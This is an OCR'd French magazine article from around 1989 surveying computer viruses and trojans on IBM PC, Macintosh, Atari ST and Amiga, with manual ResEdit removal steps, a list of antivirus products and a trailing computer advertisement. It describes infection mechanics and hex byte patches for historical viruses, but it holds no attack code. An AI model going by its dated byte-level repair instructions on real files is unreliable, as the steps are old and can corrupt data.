En règle générale, puisque la plupart des virus recensés dans l'environnement IBM s'attaquent en priorité aux fichiers .COM et .EXE, préoccupez-vous de leur protection. Soit à l'aide de l'instruction ATTRIB pour n'autoriser que leur lecture, soit par la feinte. Dans un ouvrage intitulé *Virus, la maladie des ordinateurs*, paru aux éditions Micro-Application, Ralf Burger fournit une méthode simple pour éviter l'infection des programmes : elle consiste à renommer les fichiers exécutables en leur donnant une extension aussi différente que possible de .COM ou .EXE : .ZWX ou .ABC, par exemple. Pour simplifier leur utilisation, le mieux est de créer un fichier Batch qui se chargera de rétablir l'extension du programme avant de le lancer, et de lui redonner son nom factice dès l'opération terminée.

Exemple de fichier Batch (intitulé START.BAT)

destiné à lancer les programmes rebaptisés:

```
ECHO OFF
REN %1.ZWX %1.EXE
%1
REN %1.EXE %1.ZWX
```

Il suffit alors d'entrer la commande

START Nom De Fichier

pour lancer un fichier protégé.

Attention, aussi, aux petits programmes d'aspect anodin, mais qui sont des spécialistes de la destruction de données. Pour une plaisanterie de type EGABTR qui va se limiter à l'affichage d'un « *Arf ! Arf ! Got you !* » sur l'écran, il existe une quantité impressionnante de pseudo-routines ARC513 ou ARC514 qui réinitialisent la piste 0 du disque utilisé, de CDIR.COM qui détruisent la table d'allocation des fichiers, ou de FUTURE.BAS qui affichent une splendide image à l'écran avant de vous annoncer froidement que votre ordinateur doit servir à autre chose qu'à regarder des images ; d'ailleurs, elles se mettent à effacer non seulement la table d'allocation des fichiers, mais aussi toutes les données de tous les disques, disquettes et partitions en ligne... La plupart du temps, après avoir constaté les dégâts, il ne reste plus qu'à recopier les fichiers perdus à partir des sauvegardes, même si les utilitaires Mace peuvent aider à restaurer les disques formatés. Si la table d'allocation est intacte et que seuls des fichiers ont été effacés, on pourra utiliser des outils comme les utilitaires Norton ou PC-Tools pour les récupérer.


MACINTOSH :
Du pervers et du banal

Bon nombre d'utilisateurs de Macintosh ont, un jour ou l'autre, senti une fatigue subite s'emparer de leur machine, ou aperçu des fichiers bizarres, ou bien repéré des ressources inconnues. Qu'à cela ne tienne : un appel au copain qui a déjà eu le problème, un coup d'antivirus soigneusement choisi, ou une suite de manipulations expliquée dans une revue spécialisée et l'affaire est close. Seulement voilà, restent toujours ceux qui sont persuadés que ça ne leur arrivera jamais. Pourtant, les virus sévissent bel et bien sur Macintosh. Le premier à avoir connu la gloire médiatique est le virus Peace (ou Macmag), réglé pour afficher, le 2 mars, jour anniversaire du Mac II, un message de paix en lieu et place du traditionnel écran de bienvenue, et pour s'autodétruire immédiatement après. Bilan : 350 000 Macintosh touchés l'an dernier, et des centaines d'exemplaires de Freehand, le logiciel de dessin d'Aldus, infectés pour cause de négligence.

Programmeurs et utilisateurs se seraient bien passé de cette facétie du journaliste Richard Brandow. Le dit Brandow a tout de même été félicité par l'ACDD (Association canadienne de développement du dictaticiel) pour ses « *efforts visant à favoriser la prise de conscience face au danger des virus* ». Précisons que, selon cette association, la peur d'être contaminé par des copies-pirates porteuses de virus a fait progresser de 13 % les ventes de logiciels d'origine sur le territoire canadien. Cela dit, Peace est sans doute le virus le plus facile à éliminer : comme il s'inscrit sous la forme d'une ressource INIT ID=6 (nommée DR) qui s'installe dans le fichier Système sans le modifier, il suffit d'effacer cette ressource avec ResEdit ou avec n'importe quel autre éditeur de ressources.

Longtemps méconnu – et cela explique sa prodigieuse fécondité –, le plus répandu des virus sur Macintosh s'appelle nVIR et provient apparemment d'Allemagne. Qu'il s'agisse de la souche A ou de la souche B, ses cibles préférées sont toujours les fichiers Système et les applications : il bloque le système, fait disparaître certains documents, et provoque diverses autres joyeusetés du même acabit. Un programme qui émet un bip au moment de son lancement doit paraître suspect : c'est l'un des symptômes de la contamination. Si l'utilitaire Macintalk est installé dans le dossier Système et que la machine se met à vous dire « *Don't panic* », pas de doute, il y a quelque raison de paniquer : le système est atteint et votre Macintosh risque le pire.

On repère le virus grâce à ses ressources particulières : un INIT 32 et des ressources nVIR (de 0 à 7) dans le fichier Système. Il installe également une ressource CODE 256, qui force le CODE 0 (le premier à être exécuté) à l'appeler. En fait, si le CODE 0 d'une application est protégé, ce qui est le cas des programmes écrits en Lightspeed C de Think, le virus est incapable de l'infecter. Des clones nommés HPAT et AIDS procèdent grosso modo de la même manière, mais ils ajoutent des ressources sous leur propre nom. Impossible de se débarrasser de nVIR en effaçant la ressource CODE parasite, puisque le virus a modifié le code de l'application, mais il existe trois solutions. D'abord, la destruction pure et simple de toutes les applications touchées (y compris le Système et le Finder), qu'on peut repérer avec des utilitaires comme Virus Detective de Jeffrey S. Shulman ou Virus RX fourni par Apple. Ensuite, pour les plus paresseux, le recours à un programme de réparation que l'on trouve en circulation libre mais payante (« shareware ») ou dans le commerce (voir encadré). Enfin, pour les plus courageux, reste la possibilité de se débrouiller manuellement, ce qui est fastidieux quand des dizaines de programmes sont contaminés, mais l'enjeu en vaut la chandelle.



Antidote, le module contrôleur de l'ensemble Vaccine édité par Worldwide Software.

Il faut d'abord redémarrer le Macintosh à partir d'une disquette Système garantie sans virus. Une fois dans ResEdit, ouvrez le ou les programmes touchés et effacez la ressource CODE 256 dont la longueur est de 372 octets ou dans laquelle apparaît le mot nVIR. Eliminez toutes les ressources intitulées nVIR, à l'exception de la ressource nVIR 2 qui contient une partie du code original de l'application. Ouvrez la ressource CODE 0. Si la troisième ligne affiche 000 3F3C 0100 A9F0, il faudra la remplacer par le contenu de la ressource nVIR 2, qu'on détruira après. Pour le fichier Système, effacez les ressources nVIR et la ressource INIT 32.

L'histoire d'un autre virus sur Macintosh, le Scores, est inquiétante parce qu'elle a toutes les chances de se reproduire un jour ou l'autre. Si on peut la lire dans la fenêtre About de l'antivirus Vaxene, c'est pour la bonne raison que l'auteur du programme-vaccin n'est autre que le père du virus lui-même ! À l'origine, cet Américain passionné de l'hexadécimal voulait simplement étudier le principe des virus. Et ce qui est arrivé à tant de savants lui est arrivé aussi : la créature concoctée pour expérimentation lui a échappé. « *Je n'ai jamais souhaité que ça quitte ma machine !*, se désespère le brave homme. *Mais il semble bien que ça a été le cas...* » Eh oui : identifié au Texas, Scores a commencé par immigrer à la NASA, à Houston, puis on l'a retrouvé chez Boeing, à Seattle, et même à la Chambre des Représentants, à Washington – pas mal pour un exercice de travaux pratiques...

D'autant que le programmeur peut se vanter d'avoir créé le plus diabolique des virus : il infecte le fichier Système dès qu'une application contaminée est lancée, crée deux fichiers invisibles nommés Scores et Desktop, et renomme en anglais l'album et le calepin (Notepad File et Scrapbook File) auxquels il attribue l'icône d'un document. Sa principale cible, ce sont les fichiers signés Eric et Vult, notamment ceux créés à partir d'Excel de Microsoft : il les rend inutilisables au bout d'un

```
**************************************************************************
******************  AlterationSearcher (AS) Version 1.37  ****************
******************        Version Micro Application       ****************
****************** CSB/R.Burger:  (c) by DATA-Becker 1989 ****************
**************************************************************************
                      Système D/H: 20.10.89 07:19:30

Argument  1        : ????????.com
Argument  2        : ????????.exe
Lecteur et chemin  : a:\
Fic. de contrôle   : A:\Control.dta
Algorithme         : COURT
Mode Imprimante    : NON

Votre choix S.V.P.:
                      (1) Informations
                      (2) Changer les paramètres
                      (3) Recensement
                      (4) Etendre le fichier de contrôle
                      (5) Programme de contrôle
                      (6) Compression
                      (7) Voir le manuel
                      (0) Quitter
-
```

Alteration Searcher, logiciel paramétrable du Pack Antivirus de Micro-Application.

certain temps, provoquant une laconique System Error ID=12. Autres effets dévastateurs : il peut bloquer le système, faire échouer toute tentative d'impression, augmenter la taille des fichiers (de 7 Ko environ), ralentir l'ordinateur. Sa propagation commence deux jours après l'infection du système. Occupant 16 ko en mémoire, Scores se reproduit au fil des applications utilisées. En plus des traces visuelles qu'il laisse sur son passage, il inscrit diverses ressources dans le fichier Système : INIT 6, 10 et 17, ATPL 128 et DATA-4001.

À l'instar d'autres détecteurs de virus, le programme de réhabilitation Vaxene se borne à révéler la présence de Scores, mais deux antivirus ont été spécialement conçus à son encontre : Kill Scores et Ferret sont en effet capables de remettre les fichiers infectés dans leur état initial (voir encadré). Si vous ne disposez pas de ces programmes, commencez par redémarrer le Macintosh avec une disquette Système non contaminée, puis lancez ResEdit (qui doit, lui aussi, être exempt de

ANGES-GARDIENS

Les meilleurs antivirus, actuellement

POUR CONTRER LES MÉFAITS DES VIrus, de très nombreux programmes de lutte ont été créés. Il en existe de deux types. L'antivirus préventif détecte la présence de l'intrus et l'empêche d'agir ; comme tout logiciel résident, il occupe une partie de la mémoire vive (et peut perturber l'action d'autres résidents). L'antivirus curatif, lui, prémunit et détruit le virus infectant déjà le disque dur ou la disquette (sans les inconvénients des seuls détecteurs). Si certains d'entre eux sont commercialisés via les circuits traditionnels de distribution, beaucoup d'autres sont gratuits (« freeware »), ou bien en circulation libre mais payante (« shareware »). Vu l'importance de l'enjeu, il nous a paru utile, une fois n'est pas coutume, de faire figurer dans cette liste non exhaustive des programmes commerciaux disponibles aux Etats-Unis seulement.

POUR IBM PC ET COMPATIBLES

Certus de Foundation Ware : repère les opérations douteuses, empêche les accès directs au système, signale toute modification, sauvegarde leur date d'apparition. Diffusé par Foundation Ware (13110 Shaker Square, Cleveland, OH 44120, USA) : 190 $.

Disk Watcher de RG Software Systems : recherche la présence d'un virus à la mise en route du micro ; un programme résident signale les créations de fichiers et les écritures sur les fichiers .EXE ou .COM. Diffusé par RG Software (2300 Computer Avenue, Suite I-51, Willow Grove, PA 19090, USA) : 100 $.

Dr Panda Utilities de Panda Systems : contrôlent les fichiers suspects, avertissent en cas de création d'un fichier invisible, empêchent les opérations de formatage, vérifient l'intégrité des fichiers Système, détectent et éliminent le virus de Lahore. Diffusé par Panda Systems (801 Wilson Road, Wilmington, DE 19803, USA) : 79,95 $.

Flushot+ de Software Concepts Design, en shareware : protège et contrôle l'intégrité des fichiers définis par l'utilisateur, mais n'élimine pas les virus. Disponible, sous le nom de Bio-Soft, chez *Soft & Micro* (15, avenue d'Eylau, 75016 Paris. Tél. : (1) 45 53 22 50) : 100 F TTC.

Lifeguard, en freeware : sauvegarde les parties les plus exposées, notamment les pistes de démarrage. Disponible chez Logiciels et Médias (125, rue de Saussure, 75017 Paris. Tél. : (1) 46 36 91 17) : gratuit.

Mace Vaccine de Paul Mace Software : protège les accès aux fichiers Système, contrôle les pistes de démarrage et la table d'allocation des fichiers. Diffusé par Paul Mace Software (400 Williamson Way, Ashland, OR 97520, USA) : 20 $.

Novirus de Digital Dispatch : surveille les accès au disque en tâche de fond. Diffusé par Digital Dispatch (1580 Rice Creek Road, Minneapolis, MN 55432, USA) : prix non communiqué.

Pack Antivirus de Micro-Application : vérifie l'intégrité des fichiers, détecte la majorité des virus et les détruit (logiciel paramétrable Alteration Searcher avec manuel d'utilisation). Distribué en librairie ou chez Micro-Application (58, rue du faubourg Poissonnière, 75010 Paris. Tél. : (1) 47 70 32 44) : 299 F TTC.

PC n°180, en freeware : contient les antivirus Lifeguard, Flushot, Viruscan, Unvirus 6 et Bsearch 2.0, ainsi qu'un utilitaire destiné à prévenir les effets de Datacrime. Disponible à l'association OUF (27, rue des Bluets, 75011 Paris. Tél : (1) 43 38 02 58) : gratuit.

Unvirus, en freeware : détecte les virus les plus répandus et les neutralise définitivement. Disponible sur de nombreux serveurs et chez Infodidact (5 bis, rue du Louvre, 75001 Paris. Tél. : (1) 42 60 01 70) : gratuit.

Vaccine de Worldwide Software (en trois programmes) : Antidote contrôle les fichiers exécutables ; Checkup enregistre leurs caractéristiques dans une liste cryptée ; Vaccine, une fois chargé en mémoire, surveille les tentatives d'installation et les commandes d'écriture des programmes résidents. Diffusé par Worldwide Software (40 Exchange Place, 15th Floor, New York, NY 10005, USA) : 129,95 $.

Vanalyst d'Infodidact : surveille en permanence le disque dur et les fichiers, alerte en cas d'opération inhabituelle, reconnait et détruit la majorité des virus connus. Distribué par Infodidact (5 bis, rue du Louvre, 75001 Paris. Tél. : (1) 42 60 01 70) : 990 F HT.

Virusafe d'Eliashim Microcomputers : contrôle l'état des logiciels, repère la plupart des virus actuels dont Lahore et Ping Pong, interdit leurs demandes d'écriture et leur installation en mémoire. Distribué par CTI (27-29, rue des Poissonniers, 92200 Neuilly. Tél. : (1) 47 38 16 17) : 590 F HT.

Virus Scanning Program d'IBM : détecte une trentaine de virus connus grâce à une

ET COMBATTANTS

préventifs ou curatifs, disponibles

table contenant leur signature. Distribué par tous les revendeurs IBM : 270 F HT.

Vir-X de Microcraft : protège les fichiers Système, les pistes de démarrage et la table d'allocation des fichiers. Diffusé par Microcraft (P.O. Box 1652, Richmond, IN 47374, USA) : 59,95 $.

POUR MACINTOSH

Antitoxin de Mainstay, en freeware : évite, en créant des ressources-leurres, tout risque de (re)contamination par Scores, nVIR, HPAT et Init 29. Disponible chez les revendeurs Apple ou chez Apple-même (12, avenue d'Océanie, Z.A. de Courtabœuf, 91956 Les Ulis. Tél. : (1) 69 86 34 00) : gratuit.

Disinfectant de John Norstad, en freeware : restaure les fichiers endommagés par Scores, nVIR A, nVIR B, HPAT, AIDS, Init 29, Anti et Macmag. Disponible chez les revendeurs Apple : gratuit.

Ferret de Larry Nedry, en freeware : répare les fichiers infectés et n'élimine que le virus Scores. Disponible chez les revendeurs Apple : gratuit.

Interferon de Robert Woodhead, en shareware : signale toute anomalie et trace d'infection, mais se contente d'effacer les fichiers contaminés. Disponible chez Vision Fund (c/o R. Woodhead, 10 Spruce Lace, Ithaca, NY 14850, USA) : prix non communiqué, mais versé à un organisme humanitaire.

Killscores de Mac Pack, en freeware : répare les fichiers endommagés et détruit le virus Scores. Disponible chez les revendeurs Apple : gratuit.

Rez Search de Wade Blomgren, en freeware : analyse les fichiers pour y trouver des ressources particulières (recherche paramétrable) créées par des virus. Disponible chez les revendeurs Apple : gratuit.

Rival de None Corporation : examine rapidement un disque dur et répare automatiquement tout fichier infecté. Distribué par Compose-Tel (53, rue Sainte-Anne, 75002 Paris. Tél. : (1) 40 15 95 75) : 580 F HT.

SAM de Symantec : en un seul logiciel, SAM Intercept contrôle disques et disquettes lors de toute mise en marche ; SAM Virus Clinic détecte, identifie les anomalies, répare les fichiers endommagés et élimine les virus Anti, HPAT, nVIR, Scores et Init 29. Distribué par BR Publishing (16, rue Gustave Courbet, 75116 Paris. Tél. : (1) 47 04 46 46 : 990 F HT.

Vaxene, en freeware : se borne à révéler la présence du virus Scores. Disponible chez les revendeurs Apple : gratuit.

Vaccine de CE Software, en freeware : fichier de démarrage, qui signale toute tentative d'écriture d'une ressource. Disponible chez les revendeurs Apple : gratuit.

Virakyl de P-Ingénierie, en shareware : élimine nVIR, Anti, et HPAT. Disponible chez P-Ingénierie (10, rue Mercœur, 75011 Paris. Tél. : (1) 43 70 71 72) : 200 F TTC au profit de l'AICF, Agence internationale contre la faim.

Virex de HJC Software : détecte et élimine toutes traces de Macmag, Scores, nVIR, Anti et Init 29. Distribué par Datamac (1 ter, boulevard de la Saussaye, 92200 Neuilly. Tél. : (1) 47 22 36 36) : 990F HT.

Virus Detective de Jeffrey S. Shulman, en shareware : accessoire de bureau entièrement paramétrable, qui détecte les virus mais ne les élimine pas. Disponible chez Jeffrey S. Shulman (P.O. Box 521, Ridgefield, CT 06877-0521, USA) : 15 $.


Virus RX, en freeware : vérifie le disque dur et signale les anomalies auquelles il attribue un niveau de danger. Disponible chez les revendeurs Apple : gratuit.

PAR TÉLÉCHARGEMENT

De nombreux programmes en freeware et shareware sont proposés aux utilisateurs mais, en matière d'antivirus, la gratuité et la libre circulation comportent des risques (voir SVM n°57). La solution la plus sûre consiste donc à profiter des services télématiques spécialisés. Il suffit de disposer d'un Minitel, d'un câble relié au micro-ordinateur et, dans la plupart des cas, du logiciel spécifique au serveur (mais un programme de communication, de type Procomm Plus sur IBM PC ou Mac Tell sur Macintosh, fait aussi bien l'affaire).

Calvacom est le serveur le plus complet en matière d'antivirus (avec forums, conseils et services de téléchargement pour IBM PC, Macintosh et Apple II, Atari, Commodore). Les utilisateurs de machines compatibles IBM PC pourront également se connecter aux serveurs de *l'Ordinateur Individuel* (36 15 + OI), de *Soft & Micro* (36 15 + AK), de *PC Magazine* (36 15 + PCMAG), et TVSoft (36 16 + TVSOFT). Les possesseurs de Macintosh ont plus spécifiquement à leur disposition les serveurs Apple (36 14 + APPLE), Télétruf (36 15 + TRUF) ou sur SM1 (36 15 + SM1).

toute trace d'infection). Effacez systématiquement les fichiers Desktop, Notepad, Scores, et Scrapbook du dossier Système (attention de ne pas détruire le Desktop du disque). Dans le fichier Système, effacez les ressources ATPL 128, DATA-4001, INIT 10, INIT 17 et INIT 6. Pour une application, vérifiez que le numéro de la ressource CODE la plus élevée correspond exactement à celui de la précédente ressource CODE plus 2 (par exemple, CODE 7 juste après CODE 5) et que sa longueur est de 7 026 octets. Si oui, le virus est passé par là. Ouvrez cette ressource et copiez les octets de 4 à 11. Puis ouvrez la ressource CODE 0 et inscrivez-les à la place des octets 16 à 23. Enfin, détruisez la ressource CODE la plus élevée. Ça peut marcher... Pour plus de sécurité, mieux vaut placer dans le dossier Système un fichier-vaccin de démarrage, qui empêchera toute nouvelle tentative de contamination.




SAM Virus Clinic de Symantec a détecté une infection multivirale qu'il va éliminer.

Né des nécessités de la campagne électorale pour les Présidentielles de 1988, le virus américain Dukakis est apparu dans une pile Hypercard intitulée Speaks.sit, disponible en téléchargement. Ecrit entièrement en Hypertalk, il ne se propage que dans les piles Hypercard, se contente d'afficher à l'ouverture le slogan « *Dukakis for President* » et s'installe dans la pile de base pour s'y répandre. Un technicien américain d'Apple a écrit un script qu'on loge dans un bouton pour y détecter ce virus bénin et empêcher son installation, mais il suffit de se mettre au niveau programmation (Set User Level to 5) et de lire le script de la pile infectée ; effacez les lignes commençant par l'instruction ON OPEN STACK, cliquez sur OK, et recommencez pour toutes les piles suspectes, y compris celle de base.

Apparu l'année dernière lui aussi, le virus Init 29 (du nom de la ressource qu'il endommage) est un original : non seulement il infecte les programmes, mais aussi tous documents possédant des ressources (textes ou feuilles de calcul dans un format particulier), sans pour autant s'en servir comme moyen de propagation. Pour cela, il utilisera, comme tout le monde, les applications et les fichiers Système. Très astucieux, il simule le système quand on introduit une disquette verrouillée (qu'il ne pourra donc pas contaminer) en signalant qu'elle « *requiert des réparations mineures* » – inutile de préciser qu'il vaut mieux éviter de la déverrouiller... En cas de doute, assurez-vous qu'il s'agit bien d'un message Système en redémarrant à partir d'une disquette originale et verrouillée. Le meilleur

moyen de se débarrasser de cet Init-là est d'inoculer un vaccin qui immunisera les applications en créant des ressources interdisant la (re)contamination.

La première fois que le virus Anti a été repéré, il y a quelques mois, c'est sur le réseau



Disinfectant d'Apple a identifié Anti, nVIR-A et Init 29 : il va réparer les fichiers.


Calvacom où il a été maîtrisé depuis. Une fois en mémoire, tapis dans un maquis d'octets, il bondit sur chaque disquette à la recherche d'un code spécial – ce qui a laissé supposer qu'il était lié à un logiciel protégé. Conçu surtout pour se dupliquer (mal, d'ailleurs, le programme étant aussi bien écrit qu'un mode d'emploi de machine à laver), il bloque parfois le système après avoir infecté quelques applications, Finder inclus. Pour éliminer le virus, il faut lancer ResEdit et ouvrir le CODE ID=1 de l'application atteinte ; cherchez alors la chaîne 6000 0028 et remplacez-la par 4E75 0028 ; assurez-vous que le mot ANTI figure bien après la chaîne recherchée.

ATARI ST :
Marginalité et laconisme

Toutes proportions gardées, l'Atari ST est une machine relativement protégée des dégâts occasionnés par les virus, du fait de la configuration particulière de son disque dur : le secteur de démarrage y est différent de celui des disquettes et, du coup, les virus ne peuvent pas s'y attaquer aussi directement qu'ailleurs ; la majorité des fléaux détectés sur cette machine sont donc infligés aux disquettes. Le plus répandu des virus est le Boot Sector, qui modifie leur secteur d'amorçage pour se livrer à ses méfaits : les deux premiers octets sont en général \$60 et \$38 (cela ne signifie pas forcément qu'il y ait virus : certaines disquettes de jeux présentent les mêmes octets au même endroit...). Une fois en mémoire, Boot Sector peut tranquillement parasiter les commandes du disque, créer de faux fichiers ineffaçables, rendre le disque virtuel inutilisable, voire détruire la table d'allocation des fichiers. Signalons aux possesseurs d'Atari ST à tendances paranoïdes que l'ensemble d'accessoires de bureau Quick Mind de Mindsoft comporte un vaccin imparable contre Boot Sector.

Sur les émulateurs Macintosh d'Aladin, un certain Frankie tient à se prononcer contre ...la piraterie : dès qu'un quelconque périphérique est utilisé – modem, disque dur ou imprimante –, le message « *Frankie says no more piracy* » apparaît sur l'écran. Le problème n'a été signalé que sur certains logiciels et peut rapidement être éliminé à l'aide de programmes disponibles en « shareware ».

D'autres virus répertoriés sur Atari ST n'ont aucune appellation. On sait seulement de l'un d'eux qu'il modifie lui aussi les deux premiers octets de la piste 0, et surtout qu'il parvient à inverser les déplacements de la souris : vous voulez travailler sur la droite de l'écran, le curseur se positionne à gauche et vice-versa. Insupportable. Cela dit, que les virus s'avancent masqués est dans la nature des choses...



Virex d'HJC Scottware signale qu'un virus s'est infiltré entre le 1.8 et le 14.10.89...


Mais on entre dans le diabolique avec un autre virus sans nom, qui, lui, ne donne strictement rien à voir : il simule une panne de matériel. Vous vous dites que la mémoire vive de votre machine doit être défectueuse, vous faites appel au service de maintenance et, en toute bonne foi, le réparateur remplace les composants : aucune amélioration puisqu'ils ne sont pas en cause...

Dans tous les cas, l'infection peut être évitée sinon éliminée avec des programmes du domaine public, tels V-Killer, Peniciln, VDU ou Sagrotan que l'on peut se procurer auprès de la société MC3 assurant la maintenance du serveur Atari (MC3, 05130 Sigoyer, dans les Hautes-Alpes). Précisons que Sagrotan version 4.12 et VDU 3.0 ont le mérite de comporter une bibliothèque de « boots » : tous ceux des innombrables jeux pour Atari y étant répertoriés, ces programmes aident à faire le tri entre bonnes et mauvaises premières séries d'octets. À ce propos, sachez aussi que l'accumulation de détecteurs et vaccins est totalement inefficace : les programmes ont des protections différentes et ils ne savent pas se distinguer les uns des autres...

COMMODORE AMIGA :
Au démarrage et à la ligne

Beaucoup moins répandu que les micro-ordinateurs que nous venons de passer en revue, l'Amiga de Commodore n'échappe pas non plus aux attaques sournoises des virus. Ainsi le SCA (pour Swiss Cracker's Association) est-il, lui, très largement diffusé. C'est le virus niais, qui affiche à l'écran : « *Something wonderful has happened, your Amiga is alive* » (une chose merveilleuse est arrivée : votre Amiga est vivant). N'empêche qu'il s'installe sur les blocks 0 et 1 de la piste 0, se cache dans la mémoire protégée, et rend le RESET inactif. Autres coucous de l'Amiga, le Byte Bandit et le Byte Warrior, qui utilisent le même procédé que le SCA : installation sur les blocks 0 et 1 de la piste 0 et dissimulation dans la mémoire protégée ; à chaque changement de disquette, ils se copient dans le secteur de démarrage et enregistrent un chiffre correspondant au nombre de reproductions qu'ils ont subies. Résultat : le système se bloque au bout de cinq minutes environ. Pour se débarrasser de ces bestioles encombrantes, la procédure tient en cinq mots : réécriture des pistes de démarrage. Redémarrez donc votre ordinateur avec une disquette Workbench garantie sans virus ; tapez la commande INSTALL, faites éjecter cette disquette saine pour introduire celle infectée, puis tapez DF0. L'affaire est réglée.

Changement de technique avec l'IRQ Team, virus qui attaque les commandes CLI



Après vérification du disque dur, Virus RX d'Apple signale une anomalie inquiétante...


et non les pistes de démarrage : il modifie la longueur de certains fichiers de commandes et affiche son nom lorsque l'utilisateur ouvre une fenêtre Amiga-DOS ; dès lors, il provoque aléatoirement l'affichage de messages Système – tout comme son cousin, le Mechanic Warrior – vous priant, par exemple, d'ôter la protection en écriture de la disquette en cours d'utilisation... Virus X version 3.2, écrit par Steve Tibett, est un remède souverain ; programme du domaine public, qui reconnaît une quinzaine des diverses souches de virus identifiés sur l'Amiga, il est distribué gratuitement par les revendeurs de Commodore. Méfiez-vous, si l'on en croit les rumeurs, de HLV Controler : se présentant en tant que vaccin, il pourrait être un avatar de Northstar, un virus certes anodin mais qui encombre très inutilement un ordinateur.

Après la lecture de ce peu revigorant panorama des mini et grandes catastrophes qui guettent votre réseau, votre micro-ordinateur et vos logiciels les plus chers, il ne vous reste plus qu'à mettre en place l'arsenal de défense proposé page 148. Certes, le virus est tapi dans l'ombre et attend son heure. Certes, le premier mot d'ordre de tout utilisateur de la micro-informatique aujourd'hui doit être « Détecter, Protéger, Eliminer ». Mais pas de panique : savez-vous que la majorité des désastres constatés tient davantage aux coupures de courant et autres accidents domestiques qu'à la prolifération cancéreuse des octets ? Deuxième mot d'ordre, donc : « Sauvegarder, Ranger ».

Didier SANZ


control reset
COMPATIBLE
AT 286* EXPERT
A PARTIR DE
343F HT/MOIS*
COMPATIBLE
AT 386 SX* EXPERT
A PARTIR DE
537F HT/MOIS*
EXPERT
Mise en service et maintenance sur site 1 an gratuites.
LA CHARTE CONTROL RESET*
PRES DE 30 MAGASINS
SUR TOUT LE TERRITOIRE
S'ENGAGENT :
CONTRAT PRIVILEGE
(= 1,2,3)
1 MISE EN SERVICE SUR SITE
2 FORMATION
3 MAINTENANCE SUR SITE
JUSQU'A 3 ANS
ASSISTANCE TELEPHONIQUE
ETUDES ET CONSEILS
LOCATION
CARTE DE CREDIT PERMANENT
LEASING
NOUS CONSULTER AU
(1) 39. 47. 35. 07
OU CONTACTER VOTRE
MAGASIN CONTROL RESET
OUVERTURE en novembre :
TOULOUSE
OUVERTURE prochaine :
VICHY
Control reset
(* Après acceptation du dossier).
* Marque déposée

NOTRE GAMME EXPERT



Des ordinateurs spécialement concus pour l'entreprise avec la mise en service, la garantie et maintenance sur site 1 an gratuites.



COMPATIBLE AT 286* EXPERT

Station de travail équipée d'une carte mère à 12 Mhz, d'une mémoire principale de 512 Ko, d'un lecteur de disquette 1,2 Mo 5"1/4, d'un disque dur 40 Mo, interface série et parallèle, carte écran EGA, moniteur 14" monochrome EGA, souris et système exploitation (Ref : PRO 80286 D).

PRO 286 D	Disque dur 40 Mo	Disque dur 60 Mo	100 Mo
Carte EGA écran monochrome	343 F HT/mois *	384 F HT/mois *	*nous consulter*
Carte EGA écran couleur	390 F HT/mois *	431 F HT/mois *	*nous consulter*
Configuration réseau	*nous consulter*	*nous consulter*	*nous consulter*

COMPATIBLE AT 386 SX* EXPERT

Station de travail équipée d'une carte mère à 16 Mhz, d'une mémoire principale de 1 Mo, d'un lecteur de disquette 1,2 Mo 5"1/4, d'un disque dur 40 Mo, interface série et parallèle, carte écran EGA, moniteur 14" couleur EGA, souris et système exploitation (Ref : PRO 80386 ST).

PRO 386 ST	Disque dur 40 Mo	Disque dur 60 Mo	100 Mo
Carte EGA écran monochrome	490 F HT/mois *	531 F HT/mois *	*nous consulter*
Carte EGA écran couleur	537 F HT/mois *	578 F HT/mois *	*nous consulter*
Configuration réseau	*nous consulter*	*nous consulter*	*nous consulter*

